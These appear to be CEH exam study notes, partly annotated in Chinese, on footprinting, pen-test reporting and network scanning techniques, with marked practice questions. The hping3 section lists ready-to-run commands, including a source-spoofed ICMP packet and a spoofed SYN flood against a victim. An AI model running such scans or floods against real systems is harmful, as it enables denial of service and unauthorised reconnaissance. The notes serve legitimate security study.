- **Enforce security policies** to regulate the information that employees can reveal to third parties
- Set apart internal and external DNS or use split DNS, and **restrict zone transfer** to authorized servers
- **Disable directory listings** in the web servers
- Educate employees about various **social engineering tricks and risks**
- Opt for privacy services on **Whois Lookup database**
- **Avoid domain-level cross-linking** for the critical assets
- **Encrypt** and **password protect** sensitive information

2.5 Footprinting Penetration Testing

Footprinting Pen Testing

- Footprinting pen testing is used to **determine organization's publicly available information**.
- The tester attempts to gather as much information as possible about the target organization from the **Internet and other publicly accessible sources**.
- **Footprinting pen testing helps organization to:**
 - Prevent **DNS record retrieval** from publically available servers
 - Prevent **information leakage**
 - Prevent **social engineering attempts**
- Get proper authorization and define the scope of the assessment.
- Footprint search engines such as **Google, Yahoo!Search, Ask, Bing, Dogpile**, etc. to gather target organization's information such as employee details, login pages, intranet portals, etc. that helps in performing social engineering and other types of advanced system attacks.
- Perform Google hacking using tools such as **GHDB, MetaGoofil, SiteDigger**, etc.
- Gather target organization employees information from their personal profiles on social networking sites such as **Facebook, LinkedIn, Twitter, Google+, Pinterest**, etc. that assist to perform social engineering.
- Perform website footprinting using tools such as **HTTrack Web Site copier, BlackWidow, Webripper**, etc. to build a detailed map of website's structure and architecture.
- Perform email footprinting using tools such as **eMailTrackerPro, PoliteMail, Email Lookup-Free Email Tracker**, etc. to gather information about the physical location of an individual to perform social engineering that in turn may help in mapping target organization's network.
- Gather competitive intelligence using tools such as **Hoovers, LexisNexis, Business Wire**, etc.
- Perform WHOIS footprinting using tools such as **SmartWhois, Domain Dossier**, etc. to create detailed map of organizational network, to gather personal information that assists to perform social engineering, and to gather other internal network details, etc.
- Perform DNS footprinting using tools such as **DNSstuff, DNS Records**, etc. to determine key hosts in the network and perform social engineering attacks.
- Perform network footprinting using tool such as **Path Analyzer Pro, VisualRoute, Network Pinger**, etc. to create a map of the target's network.
- Implement social engineering techniques such as **eavesdropping, shoulder surfing**, and

dumpster diving that may help to gather more critical information about the target organization.

- At the end of pen testing **document all the findings**.

Footprinting Pen Testing **Report Templates**

- Information obtained through:
 - search engines
 - people search
 - Google
 - social networking sites
 - website footprinting
 - email footprinting
 - competitive intelligence
 - WHOIS footprinting
 - DNS footprinting
 - network footprinting
 - social engineering

Module Summary

- Footprinting is the process of collecting as much information as possible about a target network, for identifying various ways to intrude into an organization's network system.
- It reduces attacker's focus area to specific range of IP address, network, domain name, remote access, etc.
- Attackers use search engines to extract information about a target.
- Attacker use social engineering tricks to gather sensitive information from social networking websites such as Facebook, MySpace, LinkedIn, Twitter, Pinterest, Google+, etc.
- Information obtained from target's website enables an attacker to build a detailed map of website's structure and architecture.
- Competitive intelligence is the process of identifying, gathering, analyzing, verifying, and using information about your competitors from resources such as the Internet.
- DNS records provide important information about location and type of servers.
- Attackers conduct traceroute to extract information about: network topology, trusted routers, and firewall locations.

Chapter 03. Scanning Networks


Overview of Network Scanning

- Network scanning refers to a set of procedures for identifying hosts, ports, and services in a network.
- Network scanning is one of the components of intelligence gathering an attacker uses to create a profile of the target organization.
- **Objectives of Network Scanning:**
 - To discover live hosts, IP address, and open ports of live hosts
 - To discover operating systems and system architecture
 - To discover services running on hosts
 - To discover vulnerabilities in live hosts

TCP Communication Flags

- **URG (Urgent):** Data contained in the packet should be processed immediately
- **FIN (Finish):** There will be no more transmissions
- **RST (Reset):** Resets a connection
- **PSH (Push):** Send all buffered data immediately
- **ACK (Acknowledgement):** Acknowledges the receipt of a packet
- **SYN (Synchronize):** Initiates a connection between hosts

TCP/IP Communication



Creating Custom Packet Using TCP Flags

- Colasoft Packet Builder enables creating custom network packet to **audit networks for various attacks**.
- Attackers can also use it to create fragmented packets to **bypass firewalls and IDS systems** in a network.

CEH Scanning Methodology - Check for Live Systems

Checking for Live Systems - ICMP Scanning (重要)

- Ping scan involves sending **ICMP ECHO requests** to a host. If the host is live, it will return an ICMP ECHO reply.
- This scan is useful for **locating active devices** or determining if **ICMP is passing through a firewall**.



Ping Sweep

- Ping sweep is used to determine the **live hosts from a range of IP addresses** by sending ICMP ECHO requests to multiple hosts. If a host is live, it will return an ICMP ECHO reply.
- Attackers calculate subnet masks using **Subnet Mask Calculators** to identify the number of hosts present in the subnet.
- Attackers then use ping sweep to create an **inventory of live systems** in the subnet.

Type	Name	意思
0	Echo Reply	是一個回應訊息
3	Destination Unreachable	表示目的地不可到達
8	Echo	請求回應訊息
11	Time Exceeded for a Datagram	當資料封包在某些路由現象中逾時，告知來源該封包已被忽略。

在 ICMP 使用中，不同的類別會以不同的代碼來描述具體的狀況。以 Type 3 (Destination Unreachable) 為例，其下的代碼(code)如下所列：

- 0: Network Unreachable
- 1: Host Unreachable
- 2: Protocol Unreachable
- 3: Port Unreachable
- 9: Communication with Destination Network is Administratively Prohibited
- 10: Communication with Destination Host is Administratively Prohibited
- 13: Communication Administratively Prohibited (blocked)

Type 11 code:

- 0: Time to Live exceeded in Transit
- 1: Fragment Reassembly Time Exceeded

Ping Sweep Tools

- **Angry IP Scanner** pings each IP address to check if it's alive, then optionally resolves its hostname, **determines the MAC address, scans ports**, etc.
- **SolarWinds Engineer Toolset's Ping Sweep** enables scanning a range of IP addresses to identify which IP addresses are in use and which ones are currently free. It also performs **reverse DNS lookup**.

CEH Scanning Methodology - Check for Open Ports

SSDP Scanning

- The Simple Service Discovery Protocol (SSDP) is a network protocol that **works in conjunction with UPnP to detect plug and play devices** available in a network.
- Vulnerabilities in UPnP may allow attackers to launch **Buffer overflow** or **DoS attacks**.
- Attacker may use **UPnP SSDP M-SEARCH** information discovery tool to check if the machine is vulnerable to UPnP exploits or not.

- SSDP uses UDP transport protocol on port 1900
- Host: 239.255.255.250:1900

Scanning in IPv6 Networks

- IPv6 increases the IP address size from **32 bits** to **128 bits**, to support more levels of addressing hierarchy.
- Traditional network scanning techniques will be **computationally less feasible** due to larger search space (64 bits of host address space or 2^{64} addresses) provided by IPv6 in a subnet.
- Scanning in IPv6 network is more difficult and complex than the IPv4 and also some scanning tools do not support ping sweeps on **IPv6 networks**.
- Attackers need to harvest IPv6 addresses from **network traffic**, **recorded logs** or **Received from**: and other header lines in archived email or Usenet news messages.
- Scanning IPv6 network, however, offers a large number of hosts in a subnet if an attacker can compromise one host in the subnet; attacker can probe the **"all hosts" link local multicast address**.

IPv6掃描較困難，範圍太大

Scanning Tool: Nmap

- Network administrators can use Nmap for **network inventory**, managing service upgrade schedules, and monitoring host or service uptime.
- Attacker uses Nmap to extract information such as **live hosts on the network**, **services**

(application name and version), **type of packet filters/firewalls**, **operating systems and OS versions**.

Hping2/Hping3 (重要)

- Command line **network scanning** and **packet crafting** tool for the TCP/IP protocol.
- It can be used for **network security auditing**, **firewall testing**, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, etc..

- 也可當封包產生器，預設為TCP Mode
- 對8.8.8.8發出icmp request封包，同時將來源IP偽造為1.3.3.7：

```
hping3 --icmp 8.8.8.8 -a 1.3.3.7
```

Hping Commands

- **ICMP Ping:** `hping3 -1 10.0.0.25`
- **ACK scan on port 80:** `hping3 -A 10.0.0.25 -p 80`
- **UDP scan on port 80:** `hping3 -2 10.0.0.25 -p 80`
- **Collecting Initial Sequence Number:** `hping3 192.168.1.103 -Q -p 139 -s`
- **Firewalls and Time Stamps:** `hping3 -S 72.14.207.99 -p 80 --tcp-timestamp`
- **SYN scan on port 50-60:** `hping3 -8 50-60 -S 10.0.0.25 -V`
- **FIN, PUSH and URG scan on port 80:** `hping3 -F -P -U 10.0.0.25 -p 80`
- **Scan entire subnet for live host:** `hping3 -1 10.0.1.x --rand-dest -I eth0`
- **Intercept all traffic containing HTTP signature:** `hping3 -9 HTTP -I eth0`
- **SYN flooding a victim:** `hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood`


Scanning Techniques

- **Scanning TCP Network Services:**
 - Open TCP Scanning Methods
 - TCP Connect / Full Open Scan
 - Stealth TCP Scanning Methods
 - Half-open Scan
 - Inverse TCP Flag Scanning
 - Xmas Scan
 - FIN Scan
 - NULL Scan

- ACK Flag Probe Scanning
 - Third Party and Spoofed TCP Scanning Methods
 - IDLE / IP ID Header Scanning
- **Scanning UDP Network Services:**
 - UDP Scanning

TCP Connect / Full Open Scan (-sT) (重要)

- TCP Connect scan detects when a port is open by completing the **three-way handshake**.
- TCP Connect scan **establishes a full connection** and tears it down by sending a **RST packet**.
- It does not require **super user privileges**.




- Default 1000 ports
- 考圖、考指令
- Wireshark語法分capture filter和displayer filter


Stealth Scan (Half-open Scan) (-sS)

- Stealth scan involves resetting the TCP connection between client and server abruptly before completion of **three-way handshake signals** making the connection half open.
- Attackers use stealth scanning techniques to **bypass firewall rules, logging mechanism**, and hide themselves as usual network traffic.
- Stealth Scan Process:
 - The client sends a single **SYN** packet to the server on the appropriate port.
 - If the port is open then the server responds with a **SYN/ACK** packet.
 - If the server responds with an **RST** packet, then the remote port is in the "closed" state.
 - The client sends the **RST** packet to close the initiation before a connection can ever be established.

Port is open



Port is closed




- Firewall -> Packet Filtering -> Connection logging -> Connected
- 所以未連線成功的不會記錄起來

Q1). What is missing from a half-open scan?

1. SYN
2. **ACK**
3. SYN-ACK
4. FIN

Inverse TCP Flag Scanning (-sF, -sN)

- Attackers send **TCP probe packets** with a TCP flag (FIN, URG, PSH) set or with no flags, no response means port is open and RST means the port is closed.



Note: Inverse TCP flag scanning is known as FIN, URG, PSH scanning based on the flag set in the probe packet. It is known as null scanning if there is no flag set.


Q1) A packet with no flags set is which type of scan?

1. TCP
2. XMAS
3. IDLE
4. **NULL**

A1) A NULL scan has no flags set.

Xmas Scan (-sX)

- In Xmas scan, attackers send a TCP frame to a remote device with **FIN**, **URG**, and **PUSH** flags set.
- FIN scan works only with OSES with **RFC 793-based** TCP/IP implementation.
- It will not work against any current version of **Microsoft Windows**.




有機會bypass等級較低的firewall

ACK Flag Probe Scanning (-sA)


- Attackers send **TCP probe packets with ACK flag** set to a remote device and then **analyzes the header information** (TTL and WINDOW field) of received RST packets to find whether the **port is open or closed**.
- TTL based ACK flag probe scanning:**
 - If the **TTL value of RST packet** on particular port is less than the boundary value of **64**, then that **port is open**.

TTL based ACK flag probe scanning




```
1: host 10.2.2.11 port 20: F:RST -> ttl: 80 win: 0
2: host 10.2.2.11 port 21: F:RST -> ttl: 80 win: 0
3: host 10.2.2.11 port 22: F:RST -> ttl: 50 win: 0
4: host 10.2.2.11 port 23: F:RST -> ttl: 80 win: 0
```

- WINDOW based ACK flag probe scanning:**
 - If the **WINDOW value of RST packet** on particular port has **non zero value**, then that **port is open**.



- ACK flag probe scanning can also be used to **check the filtering system of target**.
- Attackers send an **ACK probe packet** with random sequence number, no response means **port is filtered** (stateful firewall is present) and RST response means the **port is**



not filtered.

Q1) Attackers send an ACK probe packet with random sequence number, no response means port is filtered (Stateful firewall is present) and RST response means the port is not filtered. What type of Port Scanning is this?

1. RST flag scanning
2. FIN flag scanning
3. SYN flag scanning
4. **ACK flag scanning**


IDLE/IPID Header Scan (-sI)

- Most network servers listen on TCP ports, such as **web servers on port 80** and **mail servers on port 25**. Port is considered "open" if an application is listening on the port.
- One way to determine whether a port is open is to **send a "SYN"** (session establishment) packet to the port.
- The target machine will send back a **"SYN|ACK"** (session request acknowledgement) packet if the port is open, and an **"RST" (Reset) packet** if the port is closed.
- A machine that receives an **unsolicited SYN|ACK packet** will respond with an RST. An unsolicited RST will be ignored.
- Every IP packet on the Internet has a **"fragment identification" number** (IPID).
- OS increments the IPID for each packet sent, thus probing an IPID gives an attacker the **number of packets sent** since last probe.

IDLE Scan: Step 1/2/3

Step 1:


- Send SYN+ACK packet to the zombie machine to **probe its IPID number**.
- Every IP packet on the Internet has a fragment identification number (IPID), which **increase every time a host sends IP packet**.
- Zombie not expecting a SYN+ACK packet will send **RST packet**, disclosing the IPID.
- Analyze the RST packet from zombie machine to **extract IPID**.



Step 2:

- Send SYN packet to the **target machine (port 80)** spoofing the IP address of the "zombie".
- If the port is open, the target will send **SYN+ACK Packet** to the zombie and in response the zombie sends RST to the target.

- If the port is closed, the target will send **RST** to the "zombie" but zombie will not send anything back.




Step 3:

- Probe "zombie" IPID again

Step 3

- Probe "zombie" IPID again



使用IDLE scan前提是：zombie是idle的，且sequence number是依序增加的


Q1) You're running an IDLE scan and send the first packet to the target machine. Next, the SYN/ACK packet is sent to the zombie. The IPID on the return packet from the zombie is 36754. If the starting IPID was 36753, in what state is the port on the target machine?

- Open
- Closed**
- Unknown
- None of the above

A1) Since the IPID incremented by only one, this means the zombie hasn't sent anything since your original SYN/ACK to figure out the starting IPID. If the IPID had increased by two, then the port would be open because the zombie would have responded to the target machine's SYN/ACK.

UDP Scanning (-sU)

- UDP Port Open:**
 - There is no **three-way TCP handshake** for UDP scan
 - The system does not respond with a message when the **port is open**.
- UDP Port Closed:**
